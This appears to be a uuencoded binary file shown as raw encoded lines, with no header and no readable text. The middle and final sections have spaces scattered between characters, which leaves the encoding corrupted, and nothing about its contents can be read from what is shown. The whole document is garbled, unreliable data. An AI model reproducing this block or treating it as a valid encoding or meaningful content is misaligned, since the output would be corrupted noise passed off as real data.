M6KP]=_Z38@VJ^5"\/3-[2L%A7`>.H&;FJ_ ;1JC@+IMD(Z`Z,_`X78J.4;Z,X
M*)=N\$4?>YWS\$ABC!G7CI2JQ"Z32.H\`?YPR/KONZR+.FYBF!T#.\$J%(DB0VI
M0/G`X>E"<6X"7T7I&BQ;^2+@,@-46B]1X3'C%6@.H^DF=K=I59QON&F>&E&;2
MV%T?R(%U,L3?FJ*"BT:HV)LTLDYT(\FPD\$8RJI-#,E9<DHP=\$9:LX4^A:_S7
MFB3A:8U:05\.`^)(XL:(WK3/<6@]5'UP]7*,%(LZ2%=S,>"*`Y9Q+HNCZ,ZK
M(FX>CP=XAB&@>9VS3B+N`--:*OGC.OT=3'V\PI=60RHGE\WK)#27S:L-*M5<
M7V^L_6MWI]L_#T;^*MZ1YX[@:QW8];"5#H7"6:01/BB<54Z&.26A_=K&U@Z
M"5\GU.) .S.[^*]HA+QLX`RCJKS7JC;4;`>PZ&620]*@,XORJ4ZHXM8P`6H`K
MO;\$D*\$X%I0\0?P]><[.:. ,!1XR5\NZ&,F0(^OB:4PWXP&7J,<CK20*R"PF"
M@8#^SN[OG06>+N.L35B5:/6>I:1W%SD)TW.QF/R]" +OEQ1EC?>-UOF23#DCA
M&&,V\$/N191`KKR4OZ`#':2<CUQ!_08ZM_.&\\$-(XMYZ#+`NT<VVUWCLK^+_
M@M2&F;SJKH;TL@8U)RAA8L[8>!J>A6/7G.4Y`?73)"D?==^OPQ(T"ZY[#C*P
MF?>NQMNH.6WKJO>SM[[`=0VMD!LE'`\`C'H\$E+2!6]Q"IK/;FN8(\$[<D3C"
M:Y23*M8861F*2>BF4DQJ-\$>FH\WI8K.`I*1Y>]]`NBP;S4%!&?;\$W4YIYP^
MU`RB27&VGX]O:E[Y==GQKOSKS/*<\$TP!\)C2?J6'4<O@J3&!6!PP2_;JSQ9<

M=Q5L`YOQ==4)Q+W] [39=9H2SG1E59?,E;JG2NI!ZVMMI?VSO4&8C,#GTK5?Q
M@I^?&V"&HVD\3_03<'C=M'\,&.Q/N[1?I!^:DR_U`W8</780[[=2B9SVO6+M
MVI_7_%`DG2K,QL@N_G(#_TM5R(;?V&C2/U6K#XZ/K/)#@_ZI:L?[R+>8?;\'
M-R*`NQDWT>?.;BIA27:<R>Y%7E;UPRQD9F_5?YGEC)2MZH=UBI#. "88#\R\$3
M<H2H)2),+JP%BY[[DY".&UHH-D"K"SB'JZQ+S0V^ZSP9015[B+@YE1X(Z`S2?
Mcv8WE.-M4S^D)JT^9MQ:K>+!CR_K!5,DIKLQ:MK`25NB;\$\$*"U6)`EFE>J"
MJJE]0O+&Y.Y9_J96&[FW]S="PH&1%"R]!Z;8"W1PD*XR`?K@6EL_\C?"+!CI
M)*+YC1C:HNTDR3+. '0JQT#84B&/)02=9)VB4MGT9_OLUE?:F0N\$_\$U]..;:4_
MNR\$R`W)>_)?-S7;P>VPH^1^28;)(-YK-@S]YM.;Q-__TT1D>8M.JT[*%5>^O
M/<-#;#;H3C-__YQ9U'['9H)Y!,TWZ?.YB<HV8*ZV/9-F8M^P!VRY,0_'HIJ/
MJR\$?TRB3EG3/*!M^<1?F)DY9EO[=6Q>^`\4XL&(\`<) -6LOX5;\9SC!77B8
MHO^DZG07F/_L2_`\J4L(4U5HP-__YJ.IQ_U=+9+GYG7W'.;4GN6[EB7/_\H[
MM.DUUM7#JW`_1@DH7_YU16X[:R) '2W3KE@LZ`/J>D1K71<R;U^^`&,#"FLB0
MPR'\$74H"Q'_(\6R)/[.R]6'\`^ [E5HPYXJO/C>OwV)R(*H`3:]M]Z\%O^A
MzVgJCY.) /P6[7&W1/,YJY*0<#O,. *8!^!#; \$B.\$5!<,9NEOGL[@;_CLXB*.P
McvS##[J2TW4\>PML'N'C[=" /XC/^%"N@DWU#_) [=L,VPR`_1AWON)^H`QQ8G
MD]BK@I<[X3BP`X`RVB/>83%"0;Q^"! .0NZU[B.!@^N9J+[" ,IKAS`Z3\)1M
M[8*98;MCA09LFQS?@[4\QM"SE)EAOM%L"9O&?(%B+E2G)-#&(,M]F#\$E]2(X
MMY<6)2DQHCL35;&,ZD(YM1*0NF\$<LPM_K3B/5(P`DXG..`_V*NU7"RG@TS0:
M4EKVPE7T>WZ=17(<FBHOG3)+M2\$MBU1+4%H"\GXNLD5,^/"U;>] %*>AV,-
MB9Q[`(JMGUX6;;)A27FYZ67X1K(QS*"X,L`6CVZ(MLD`#! /51O&;I"Q`1N\ -
M"XT")AG?XE?K>B#*_:4[FYFKP&#QT0MI2U&]JMD2QG2SAI`BF#DIM%JC(' &]
M-71`. -J"Q>L\F5VYQRPH0V#%DX`Y;\$`D%4G_(/W_I3-/^G<+O=(OWG@OR?
Mcoros>;ZJXVG_)^/\2DZ_G=(YH__LV-QO.-Y_;X-X\$EGL;_3\$Y/^5__C/E?
MG[*_RNRO%1@BMM"P%[QB-W#, #ZK>?V#L`^19>1WK=-O,%"' ,ALL>KAK2.8Q
M5% ^0[U54^H(W<`PN1XO2PX*4R`];. _-9^UGS?6ZO=;/>;>=B>TUGESJ;1A\$
M.9=(H^&;VBO#A^A!P>2VQ@L^WIJ^)^PO_H9#Y;^<UI>`X5`#!3O)S0!UGR/O
M#;NA(ZL[J8Y\`/7S;U\RW`\`8WF_;&.8"<#?_B^Y?`=?I%[H:EL,>UZ(8\<UYK
MW*B^L&*ZBA8CD5=11YB1)RCNTE3.)N[, /TW1L->#IT`^`-^=,0WX.WT_U3P9
MPFH[V\$#41N,PM=%E9M/HB7(9%J,&2IEQ+=<WwoA3P8RFgIVLMM=C8HUY;24]
M)G@!NMNQLKA?-M:J@TX_Q9?ZR)_USRNLH>R;JWEQZ8\5J&?%(VEUR(Q_MO^,
M+H4R*E,0""^9?[Q=)B-PO31I^3U>!&7P*GN1RZ>BMN#2-WAAU)LH[E]4XM,O
M07]6S>;7`BX7UMXL`TH9BWOVE4T]EJD`PRL#,?`BNME,TPX3BQ3';V/)ZX
MGP]Q#7`E0^;!5"(P:`7`,LG%A0P:[!F\BNQ,F8]CD1^15[(.3^`FFRPT,Q
M!4/]OE)%8^21,3M2#AQ]-I.9G17+`/'ST=+&1]3"%G/KO`%M,3N/KU+%K0D>
MIO* [R`BN5`Q76">(Z)"5%?QX__RXZ]&WE=+;3GMG6^40%Y\R8\$WC0N\$)]G%J
M?,L.5;E?3^9:Y4^ .MUIEXS4PW&X;] &3"Z-@KA^/+^"+@I6OB)V4XG<W]2#U(
M,%\$CABL'FT/?>D? [W:/#SMX`%I:RC^V`ZE;?;1V] [^` [_8.M_>UVMWX1W"3.
M8(UR1]3I[`W<_Z6MUW(5?R>*\$SE[A^W6]J(J!V:53X>=H_QF@#90`/`O>B%h
MB<UNR1T(,56,<XJKNG-) "MF2Q"1>=^;W+PJK9[U>\$`4C6SU#?ED@9JF:<RKC
MFZQV)/KXRXHR*=(+C1:H_&D2*4ZEEMM:*V-P_2NJ[@14"V,5)E20*RKJC"1
M@RG)E;[P%X/X9[U.+#\N(^W?-DU29R3H=KU,D8^U7J\$6';EP,71'!;5GRB8>
MD:^CZNYVELC"E%)`PW*VGN;JC5X=A`&&Z)=!HM2L^QYE8+ [&ST=3OQ]D7D%0
MD*L3,(GU(0M[[, \XH;L&^Q>]"=FD8)(E9_S[0D:N+`%J`; \7H>\$-V9*5D+:0
M0]HI#H^;)]*>KD>Q#^LP/-PX\ :J.Q]//`.1(HM7SFC:B&BAV. :A:"=^;* &K
MNKFDG(%)J20\$3H^I=--@6&&Z&Y?+2Y\`#`>-<_%9KU+T4-^ (36L-&_`^2+U
M; >^_>RP\$S\$U3`"J_.<"(0=9)MO):S]5ZT5/LZU/+`UF&G]6:GW=O9WVKM]+X;
M\$"(,1E9KO?">VQ,Z5(S7OHX`"0N7YR+VEE2F`RP7"4G6BL`#A+\$\$/YI`L[!G
M-+DY)`W,*<[@V=_]`FL`#0-[D+=W%9B`\$GK!(>J`'9JE\#SPKC,2M>!*RF
M[AGJ]^*)Q`^H`^`^J/*4D=8&9[K+JGD[T(=J,@U?85\$R^D)_Z>Q`J<`LX.>P
MEQPVT59ZL)9H<G#K:>":8\$.0,K/[A,F4ZON?-%(AOPVJBNN%R7"O"*;D# :G+
M94^U>704-8"] [E`KJ+,EX8Z#J]M#W&M_ZL%2(((\$-YI.E@.D7BV?.S>^N[?5
M+>)I\D7U:8#; &7()C83:A\=* (O*U5,W&HK1THZZ%6I>:OX\^J1<->M%<KK,K
M;SO_VFU3GZ/!<ES&\Z<*B20S,J<DE`269B5FQTI.8N;N4EB@H]4I%\GT(07)
MG_HC[D,^;KS&/_5A""005\O5\$S%+10`S]?>-US"H*TK-`JMRBU+\$EFL,, "A=
M?M3OC4\KO*\$J(:@)1N#5+,ZP*V>NNT1Q3Z[Z>!*#!(-'IZEG^8R7"S4`*4*]
MZF?:<EL.&T6S3?:^S>UU`E#[D1W:1][`ULZ`-D_`^]\>[B1^]D#IU`[^:!!
M_U3=J19Y4M61OJNFik`&>=C>.F*(#CR60C@?63<B2ZH%2Z`BG)F96%WYRTMU
MG;?H6=-Z:\$N`J)E:`B..@&!"3&PIVJ"[!X8QA<?1M1GRUT<]- (Z[])M:EBEG^
ML>S1X64HK9GUJ7/VH2A53R91.*M`/4?"S1!=%&57+-[8S`?"\1B[E%+-?<)Z
MN,H:[L?S\ :SR[/@9W.X!+>QP]81;9>VV%_3E5GV?;3UT=-V[/W`M#[X@3/O
MMUK^&\-8PE.=WF^>GKT6VDAF,3L#BHWHLUU"LFKTXS`F29Q`D43-;J;,WMHU
MC>ZD[+BL]K!6;SVKGK-35*614Z7AKM+,J=)T5]G(J;*1J@*Z&9&WP*#:#-#WV
MZ/8T4-!(;F(J@V=5T^+;L*(,-V`Y9\$*1\$H/=MI[[T[>O_,@4^*M311F(40
MU5`#;=1RCC6KT,BJD!YI5J&952\$]SJS"1E:%]"C/SJ?QU6WI6>:U4^0\?01Q
M<)HK#LH8)I*:UJ<APL4J:AY(0SACF/N/T)=^?E_ZY_XTU9?^>="P(JW`CT-
M0FH\$!\WAK6<96>2.239HAK>&R4?) "94+]N`Q6@I%TQ09>YMQ%EK36CM>V=3
M#\>@WSV&L3STR@]60;]T>2L"&GO@AFT\$3UPYYD28* [*W&F\$Y>M9-1H9-1J.
M&H/P@`XY7^Y^ .56FLE@>>UDH&LF!563@:Z:%-1-!KIN4E`Y&8SF)\<UBMY_
M=]%(')S=6FJMN@!.67*3>\8=H+H;6U;/&MQ"%1HLJPH-EE6%!LNJ0H-E5:%!

M, C]] @ ' % QLL ! \ (E J " K T [Z S " >) Z X 9 9 * \$ T 3 + - 0 T " Z 7 I ,) _ H 1 9 H 9 K 3 7 - Y I H 9 [3 7 - M ! I N N % H ? - (L N 9 > \ * P I 8 B 1 S (; Z \$, K # L % E \$ C B R E . P P ? 3 W < 8 / H + N , , S 7 ' 6 A 9 3 * D . M 0 Z 4 Z / ! A > # Z \ Y #) ? 6 ' (9 + : P Z \ 1 C . C 1 M - 1 X _ % T C > & M = (W A \ K K & < ' D O R ' ! Y + \ A P M > 2 _ (\ / \$ 4 C > %) * Q K # Y = ? ^ X 2 W 6 _ N & R : _] P V ; 5 _ N . S : / U Q V [1 \ ^ W M J O 1 W Q B < ^) W M ! G 6 - \$ % ! > G N ^ X 9 % 2 (9 S \$ O Z W C 3 N W * _ " Y M % ^ N _ F / ? 2 T . # H : - O N W ! H D . # Y < 2 \$ - Z 3 M : F \$! 0 7] 7 1 W C _ > D 7 8 3 & X - D @ 7 7 N X ' ^ G K (2 / H * R \$ O K C A ^ B . : V T , \ _ 4 B 4 # E 3 6 E ' (M U O J 1 N < () J ! A X N) J 2 ? : % + !] & K I & G @ T D ' T & E E M - # - K I ' 0 L K [& 1 6 2 , E 8 7 F - Y Y D U M G F ? 4 >) % 9 X T 6 J Q L - H 1 F N N T 1 _ V ? % ! ' @ _ ^ Y ; 7 M . < . / @ W L " %] X M = > / _ 8 1 4 4 < U \ 7 ! M G = T O = F ? W B U U T ;] @ M & E 2 [* _] 1 L \ L O & A : [_ " * Z I \ H O " 7 \ 1 Y 5 +] C < ? & ? F ^ Q 2 L O 6 M " , = " N ; ' ? W , I D " I > W ? \ + E [9] P > ? L G ? # S [] [Q O ^ T ? < W 1 ' ? 7 K U 3 () S P , 4 J , 4 J \$ - M _ ; Y D 4 _ ; 8 . 6 3 F * : J " Q 0 W M 7 Y 9 . _ + O & F : V % L % D F X ' L > U O _ G H M + # N + L / V [O N Q I 8 U M > < / D _ " \$ X _ * > ? 7 . @ E Y P !] I] _ = K : U O " D ? + F O * A \ N : \ N & R I G R X K " D ? / I X I ' \ X ? M < S R O ' V 3 * _ G ^ . I K X D 4 V . - 6 ! 0 A ' > 5 [5 T O 5 B ! [" C H \ > P (Z / ' F 3 7 (7 H \ J S M Z ! * L [M > C R K . \ J W N M % U D C * [(] " _ ' Y @ ' 2 V \ 4 1 \$ M O % \$ 0 # J 0 3 ' U Z Q Y - > B K F 9 A ; K % F L W * , 9 M U - & M] . 9 H ^ : V & : ' E 5 . U I > U 8 Z 6 5 [6 C Q U . U H _ M 6 M : , X O I A / D J M P U E \ 0 G & G 7 > R P U M - ' I , - 3 1 : 7 @ V - ' E \$ - C 1 Y 1 ; 8 E N H 8 9 & R Z J A T ;) J : + 2 L & A H M J X 9 & C Z > & 1 H ^ I A D : / M I X : . X G & (5 \$ < # > Y F I) . I = A T N Y F N A , < R K J W 7 G 2 > 4 G U ' & ' * < / ' U H _ D [A] O G 1 - N / M 8 Z \$ ' 6 2 \ F \ 0 + - * % 6 \ > = O ! M R # - S 5 U 0 \ ? L V @ \$ P / B 7 R 0 4 0 % \$ L Y L 6 A L R V W B 6 / H \$ 4 G M ^ : I M < A Y / T U M * R 2 T " V O % (E 6 P % O F < 4 F _ E @ 9 B V _ I % ^ % @ T ' G (B : W 8 A E ! # H G ' ' _ 4 4 M \ D N F ! + ' > C) (S . U > (. (+ & 4] H X P & \$ E E < [& 3 0 + - 3 T = G 5 [? 2 X = @ W + H F V L U / ; 8 / M F M ' : W - A 7 E [S ! 2) ^ 3 D = E T R 3 V . L 5 2 I 3 8 Z V 6 F 2 N S U " B 5 + S , M V 6 - [] [^ / O D A \ ; Q 7 _ M 4 3 = R Z . C 5 = % 1 J Z < ; U / " F 8 ' < W ' + + 4 B 8 Z 7 1 [' 1 ' " J K ^ \ ^ / N & S \) ^ Y 1 V + I N H E ' > , M 9 Y W C N = ' @ 2 Y] E V 7 1 0 - 2 ,) ' : ^ * [] B W U & @ P B % B ' ? W 5 D + \ 2 < 4 9 L L U T [% 2 K 3 & \ M G , M 6 ' : > 3 3 T ? C Y [C A 8 I F 9 + 7 C = ' / , O ? Y Y R - + : I > J (W ' H L . Y O Q 2 D N N Y \ J M = X H I _ W J G M 2 ' P W - M , @ X *] [\ 7 ' (' ^ L L Q K F S _ % V R ^ N ; - ? Z] ? ? W > M \ Y # C X E & % 4 # H ' ' < \ 5 E 9 > U M \$ ' ^ , 4 M X M 6 Q * H R U) S A ' \$; < + 2 3 (R , 9 Z .) L > ; = (E F ? D R J - , ? ; ! ' Y = 8 ' - K (2 ? < U 5 M H L # 4 S - " R ! % (. @ ! 2 0 8) + ' C ! 2 ! " V : U S K V R C : % G ' 6 ! , G + K T 9 (7 ! 4 # > G Z B Q 2 D ^ B) M * C 6 C [W H >) 8 & - 0 (T \$ 3 P @ ? V W E ' Q S " Q & 5 0 + S) - B O A . P 4 Q 1) K \$! % H P W 8 - & ; ^ I 7 " H M @ \ I .) * K - 7 Y 4 , 2 P % > 3 7 = ' D % _ O N] : 4 ? B > Y X T J / _ + M C \ " , 2 . - 0 6 = C _ T ' + G 3 ^ \$ ' H M U 8 8 #] % T [7 ' P G , [, L = K @ O D W ! Q 2 9 D Z O - T _ ; I [D C ! * ^ K N M < # B C W * 5 M 7 7] Y " Y 5 F 7 M (P > 7 / 2 4 C N 8 A 4 > = , V U X V D ' S " 7 Z : I > A 3 < ? A G) G ^ U] E G F D M 2 ^ X : * > B R A ; . # V [F X M T - L U D Y : Y ' # E . O O] \$ V 5 L = A . , = , U / 3 9 = P T (\ Z ^ 0 Y 7 4 E 4 W J (1 * 7 9 4 ' / (& ^ 6 . ' 1 T M Y 9 A # J N , ? H # 9 F N 9 ' I _ ! S E \ 3 A ^ H Z K ? V \$ 0 3 K _ ' P B Z D E ! [/ 7 < P W G G 8 ; B Y X R 1 X * 0 (M ; = J L - B S U] Y N A K 8 : - I H S D X J \$ K + ; D (Z ' 7 = + = M - I G (: F Z - C J \$ O I 8 8 \$ A ^ 5 F L G T P] M J % + ^ 9 W S Q D W B ! L M ! U W 7 S 6 T * & P T N P E O / [D W X & . > # K [* + : G 7 ; C . 4 5 ' 3 K 3 ^ ? H H > ' M ' 8 & 2 J (2 K W ,] * A Z Y 9 E ^ B F : " ! D N P & P F D & \ = % I ? K C : & F 8 D 0 5 U P ? E J ? : 8 Q : # L P O F M _] 7 ! 4 + 9 0 : . @ M W J J 7 6 B @ I < ; @ S _ > R = D X > + A O * * ; V < ! (I B 5 _ % & G I 9 : N R 4 * # @ V : P M 7 8 N 9 ' 8 : S 3 2 6] E ! ? G ! 1 . B 8 F 5 K R / " 3 R 2 A 6 <) 7 % H U W D 8 R + ' \$ [M F J ; & " % . Y) X \ @) M D \ & \ + L X] : G 7 V C M K ; ^ N 6 + ' 8 Z * 3 Z R * Z K K # V > 9 > ; L P A P T V G 3 ' / # = E [J * R 7 Z 7 ' W . _ C M 5 2 ^ Y , X H 5 ' W L T Z 0 T C _ X R E H C [\$ = - . L _ ? 0] = X B ; P H ' W X 6 ; W % . ! / ") A 7 / D D C @ J ! [M B \ \$ Z Q ' 3 / T : , U B ' D K G ; 5 %] D 2 L " (5 D : C #] D Z & K Z - 5 # . _ 5 B J O 2 E / P W 1 ? = ? 3 K & & 1 M ? 4 E # G 5 1) @ I H U < 4 S % = ^ : C ; W ' 0 \$ ^ " A ; 7 ' % G] 9 > 3 ? ' > S U 4 J > \$ ^ J (- S S D : 9 1 P 2 : Y M E W , 8 5 S) ; L A ' R 1 H < R W P J - R \$ * J ^ C ! R (& ^ " \ M 3 P B ^ 8 E N Y % 1 G W 3 ' J [Q N F E U B % Y O 8 M A 7 C . . B B % U R U 6 - / E : E I < * : % Z U < K 4 2 \$ _ % B , D 1 B \ T) ; V 5 6 0 , W N 6 @ & C S ' N Z E 3 ! > ! M G K " V , U > L % 0 T _ = 2 % , Q ; , 1 H - R ! 5 E U N Q Q R V N V 6 > (* S , \$ N 5 1 3 C V ' @ 2 X ^ M V < _ & H > : M = V R C ! W \ J ; (R . S ; \$ [^ = : X \ * " U] 4 O K 7 8 ' U @ ? B 0 ; 6 F Y % @ @ 6 < N I ^ I Y U E 6 [R ' 9 + : 2 M 8 ^ 6 [Q V [B] R _ \ , Q J Z G C 9 V] O 2 ' H 1 + # R 8 G 1 V P) - [* A = ?) P 8 ? 3 + E]] U Q) * Y) H] G : M V < E & L I : & 0 E F _ [8 < P F Q ^ ? [? # ? = ^ W # @ F H) A D ! M ; B Y B ! Z ? L < _ % 7 S ' ,] E [? V] [I ' M K ; V C 7 H = M G 9 6 7 ' T " ^ Z 6 ;) A Q ! & B T F # / ! 9 R S " ^ Q K [> 8 ^ 6 ^ % 4 Y K W E \ 3 0)) O % [Y Z 8 M U J V Y X O # A Q Q <] P . Z U % ! L & 8 K ? / 7 \$ Y : ' J W B ; # T * . & M]] K K @ _ 4 Q " S P ? + _ V ; 3 Y / P M , O " & \ S ' 3 0 6 < Q J / Y 1 % _ 1] 7 _] X 5 G - . P W Z _ C R A B Q \ ' < 9 # 0 5 < % 7 \ ? 2 " 7 ? D 7 G P [G M 2 = \ 7 E Z # K 5 C I > F > ? > 8 G 7 : \ = 6 T 8 [" U U] K Y _ ' _ ; ' M J D ' E M 1 U 7 Z \$ * # P P [S J R / \$ I \ M O T E S 4 ' G : S 0 ' > V] ; 1 ^ _ : A 1 Z " M 6 P F T ! V Q ? A I Z (2 P R , H 1 L < T Q N Z 7 ! D K + = Y ' 4 A F 0 M + 3 ^ % S E Q % C # * E B G # ' 6 \ 9 . D < _] O \ I B < * W 5 X 1 < (H = N G 9 ' L _ N R [= K Y <] W = B ^ E ' ' I M " 6 9 L ! M * D ' ! E \$ M 6 < 3 I 5 : % ; N M [] [8 T G 0 ; 6 % B % ^ 9 M . ; ' % > _ . ; " 6 4 N M * - ^ J 4 W Z Z " M M I [E] \$ * ; @ U 0 ^ A @ _ F] 0 W 9 = + H) 9 G 0 _ : # # " T * . ! = P (? N F T A 3 W < D 0 O A A \$ E 3 * < 1 Q / M D K) K R > G 9 / " 0 ^ R \$ O , [D R R *) # J F + M + " I * R 9 5 V ; + N + # 2 I B . M I J H = \ S ^ G M 0 , M M * S M [C H 4 (! T 3 L " T I H S . E !] 9 B ' ; * T . \$ G) 0 , W) 2 Y ; ; W U 5 L Q > ! V Q Z 4 D X I / : \$ * _ 3 I 3 + F M ? 3 + J W I + ! ? # 1) * D : G] 4 M 9 ^ & O 5 * X S Z J ' H N ; 1 ' _ ; - C 5 _ 3 [B P] 8 * [Y ? @ I H V W I # I (M X N ; / # ' 9 9 S * > \ P < Y X \$ % P 7 : ; + % E S ! O Z (< 1 N X 6 7 _ ' C P ?] F 8 8 V = - N P R S : J W 6 : 7 % H M O - & N M : S : (C # ; D R : + # \$ W I A [= % 5 : 5 ; D I S ? \ E (G O M V 7) 4 # S U @ C ") ' . E R + R ; 1 Z Y R M _ V V L F Y G + " [_ L 2 ? Q < Y (T K J 6 C . Y J 0 J 4 W Z L ! D R / C 6 Y 0 M S ; M ' 2 U > 6 / E = . ^ G = % E M T 7 Q ; O N P : K 6 K : 0 M [^ D P 9 & . 7 Y E = ? = > 2 @ H K 0 D + 4 > 0 ; _ K W ^) P W ' % 5 B @ R 5) . J "] S 6 M T N # X M J \ = : & . * (" : O C \$ T @ & - A % (1 9 Z N) + R C J N O R] Z 4 . 0 < M N V (' 8 R , % E J B H + > N E M (I ! 8 X G / K 5 D / S 4 W [+ P @ ' = / B 4 A ! M C M E # 7 S [N 6 3 6 A [< 7 0 T N \$ R (N P / S V R I I U # W (F M : / L R 3 N 3 7 M (- > B ! J * G , K > Y V : [/ ' H U S 7 \ M (5 B ! (V Y 0 Q K X - , \) 4 \$. W M H - D < I F & ; M M S O 1 G \ W L P * N , . + 2 % E V E > B K U ! F ! + ' ^ 6 % J : ^ D R + T 9 B - E - * @ J T B S + 3 + G 7 1 T 1 M - \ M W - \ H [Z G , V E Z # L F ! ' \ # T V 4 _ W * = T . ! _ B < Q 0 R # R E A 3 [X] A S 6 _ \$ ^ Q ; C (D Q / 5 8 T ' 1 M ? [/) 4 M @ / 3 & 1 X 6 S : > . S W) X C [0 # ! " [Y = 1 : . \ N \ ? N # V S F > 4 , Y I D . 9 Z A G _ 2 ^ W , Z + M O < X : 7 H N < S E G ' N 8) F = < * I : > ' G 5 8 X N ? C F Q Y I = !] < U -) E * 7 @ 6 < : N . I] \ Z 3 B 9 ? J G

M67S1K;WK=D7>] &RH.WNP4@V\$> (Z3', +U+U_PA-F;DV+T_<J1"N33YQ2] S3L>W
M7=AEW=-] 7U! \$UP `X/HS `?D `YFMV8N!\ZMS5>:-GF4+HSB<L#371Q=FGM; QZO
MOVXJVYD, M(\C.CF\$ _ZCK _PM1]) J/TX#>V! \$F' ?G7 (IW<2IGU7\C:MX., R\$
M_M99/N7G%>4/VT=FA3*=<, YW=HK*_ \NN.BA<] 7NK*ITA*U9UU: I*Q [2*5?W_
MK*KD9B] 6U1HV*PE) 02" [> (^B8SO"! *WR) A:#^C83:FD;UGPF<, !VWFIW]<ML
MRN\$9.R"D7;=-SU; %P9; 4"W8BQOGJ- (ZCP! ^ [W] \$%%8X7 [+8' QPM^! (B_D:) `
M#: 2' G [3B\\$PA;+_0\$+9?Z0BGW@F\$ [1<28?N%00B3AG#BH' "21>\$DF\)) #H63
M+ `HG611.LBF<."B<9%\$XR:9PDD/A) (O"21:%DS2%/3) ?F' FX_3L[S?] ' .H/"
M4SPQZQ"W0\S7=SJB8G8GM=WD; 5I1FD] G47 [' 9U\$SD) 6GTRB/=1IEX7F2I4CD
M.K% "\KN.W6^NK^Q-L!Z^@95.6.KHN"PB<]=AB_4Q^U; . \$%S7] &X\ :1G1VJR
M!]; (K#C<, &G5--70BH3_, V!U_:)) 6QORX4_X\ .6@<&" , 78C[/^1RS [9T1LRP
MK<0XD, [XUIPXCV+!<\P54\$E1X&Z1<\Q3FA659M* (REKD?1DXR/NJ20%M5M%7
MSUU?W" .!*=_D0!&KE+GH*PHQ0<A591 [P;E3/C6\$7 `U0\$-. -K9@@CG601' CS
M"4XG_3?, 2.O) QHDCCCN' 5S ("X6PTEHZ!R\<:O5W?V\ \:Z8 `X&?RX*C*#%N (I
M) 1&0) 9I-EY?U9A) D#AR^='0#, BY8+HXZ@ [ZR^7N (@N14H@QGJRSS_&UF7L-W
M3*?&J3/&C!H1P>XI\K' 7] T3 `5.R [UKB*?&<7BM] KB#L#63/;J] " !B: (CXV+&
MEPY) UCQU+ [9=Y\$>P\H4S?4H` (PWJS*-J) \5; *T92B#F*6 (+Z) 7Y5BC:6 (Z@
MK._Y' GS6>/ [=:] HN^@4' <0BZPD78"6-#"4'^-!E6C=\$54 `J4V.-Q%\ZZIK&V
M?\$AAMAF8?I@^NN<, "E11BDOM2KN/8I#F9*ST' @8; 6/-DTVMRM\4! :&O9W@HF
MH?!?S\$.SB<1+AS, :) W_XBF&9>Z31\; 7`\@ "<BC=-ZXWT</!US; 8@&4 [\ /7XU
M:5C@4.OIJO, \$VB:, +3 (&L>.=) B (1:EBH%3SHC"99?A) C9 (ZH5SO4^\$) !; P%
M] X-8HP!B+I2TB**' 0:Q9`#\$] K, E\$3^/57, [0REDS<W"=/S-M%CH] 7<" 2WN.
MA-^ (S=\CMIA) Y&M9] E2&U: [FD6:3FL`P"J81_&L^QK+H/\2_ED=M`E*#>> (\
M\$W_2G/*P5\ "4L (-5U\\$L&@Z; INWBYI-CV1EI;] */IOZCH:O' .E [8>Z?O"K `S
MA#7T&F5FA<M&2<"J@T+21I] HKWFK\$_G`H`; 5XWS*41C!HI%]+IT-1?I `>MWF
M=[] WX99#J [BAL (?0FBQ1Q-#) ' 5 `J44KW (55I, =I. +!A!N `J1@8B, 5*/ "5F1@
M#CKX) A<CYAK"-VERUM1S/FNKCG! , =YG\M[K\TLJ `*#%KE [DCVRPAEC3Y%&46
M.5Z<\$B, S-1QM4BRQ (P&3 (+%#TS) TE-?>?WZKN<KQZ9WUFFLOYGO; V] ^36_D9
MR-RAD15Y5B3!PR) `72#S= !; VYQ' V/F `Q [(GMH2=SB-L+Q35<1M) C& [\$3\$' 1I
M93<CJMFI] <K `P"73UET\$-T:B.F `R+0' =] YX98+M<Y] B@G (`4QU9NW; T5#ZR3
M49@D&) "OQLJ4*+) \$HJ^WPD=A2' M5U-IW0O&! 6P\-*3\D59.4N3WP9 [X\%2X.
MA@ \; M\$ [!GP; [TSQ] ^?2I (G=3' K0/=SO=+H6@O_G<: ^T=] M [1PYAKDLVAI: 2
MY%EQ=-! 62A; ANCO2, QYF5, Q& [IAUX\$1\$: >GDS#^0H) 64BVB! =C0K5"RS"E `I
MBPOX\ .M\, 0Z"06"P0KEL107] -TQ\?^2H!) +#) WW6BX<83 `6SOX_ `6O3.<] E1
M`?V) X9EX, \$9Z\$9, 5S) :GI! 5A, X.0&' SLPUR#UK3ZSSRV, +O0-[E:WRZ=8 `:)
M=) =TM<S18=?&%D%RC) CZ68>); IQM(L%"9YLLCQ) [3B+' J' `/\<U"JBTI7% (IB
MS@C<=F86FRPX4; +R8; B/>3D&] KA (2R=U#-ZD#=#4G' !O6" T^0W-K7-) GVAZN
M:PNEQ (IW`L6G?J36\$->:ODC) S5K!G7KO@C4_1\$] _Z%CS\$ET5"K+2%<> `53!16
M/' +`#<-^LH!&O=.; 1<OL (E5!A%TZR, (7J"45!B' S3\$ (^! * :>/># :!3W_4CS
M7' -%?7E\$S2&V] ' -`MW< [?#, 432 (M=X740%-C4R\$R) _YMF%>F\LKEWY! VQ-TZ
M\$ "7W\$B84+FBGIQFR+5 (; [^:QVB] I\$ [&:-OLCS2D\&*1\, W (L4 [Y6P+!7Q!O"
ME' 2VK (% .SIT> [\$O3E*\ `SDN; (?1%Z (V??%?!2CQF/S. -S8K652-PQ-4 [88C9
M. * .W) 0_G#`F; B; 02) @CYKEC; IJZ-O9A8>3VPIV/1GN1, 8TO1*TC*/ (!WQZDH
MP0V_G/ (7RBE#A6U' 7=' YPOR) /*E6>I#QLV! *F7JOIKX2' 1A ` , 25\$4C_<>+83
M: :1%] HI&5; FR2 (`3TUJ33; B<C@0M7X) 38QDXW `:/M#Y' H `H@L51K9OZ+>\#X
MGD?@-D*N `\$] F\QG-J8?E,] ; \$U^<S (3Y^/WR6@3% ^ [GE\$ [K) , N?B/25@ZQ%] -
M%UXL] 67M#! 95V] &="OZ; <ZS:%0587!V>] E0A>U-&A@GR36I#464A@WE; ' 53"
M<J/S#%; %D97; E7PCJ6/. 4H [-@NW_8>Q&X] Z<^2) 5E., <0*] W [B?GFC [AV+N\
MC>F\$4&] K) AV?9"L) X3A) CX) (C, />) 69'^ / [; 2 (=)) == "97.PBE?<3* <(J2<
MF [-0GYQIHAC44) /&K% ^, .!F@TN*G4) O&6, M48HM\#Z') F. (CM_K<P6] &% (L>
M<DC! +/8; L=&3 `>NU5] YBAW6<\$%_3: 6O@9; EA2/N [; "N1HZU [3 [M0A#E7R>7*
MX_OD: ^\$79KN) FBN8/=GY#T (_^, T `JWOL [6U (, VP "W] 9 (; AS89JSNPC?W?36Q
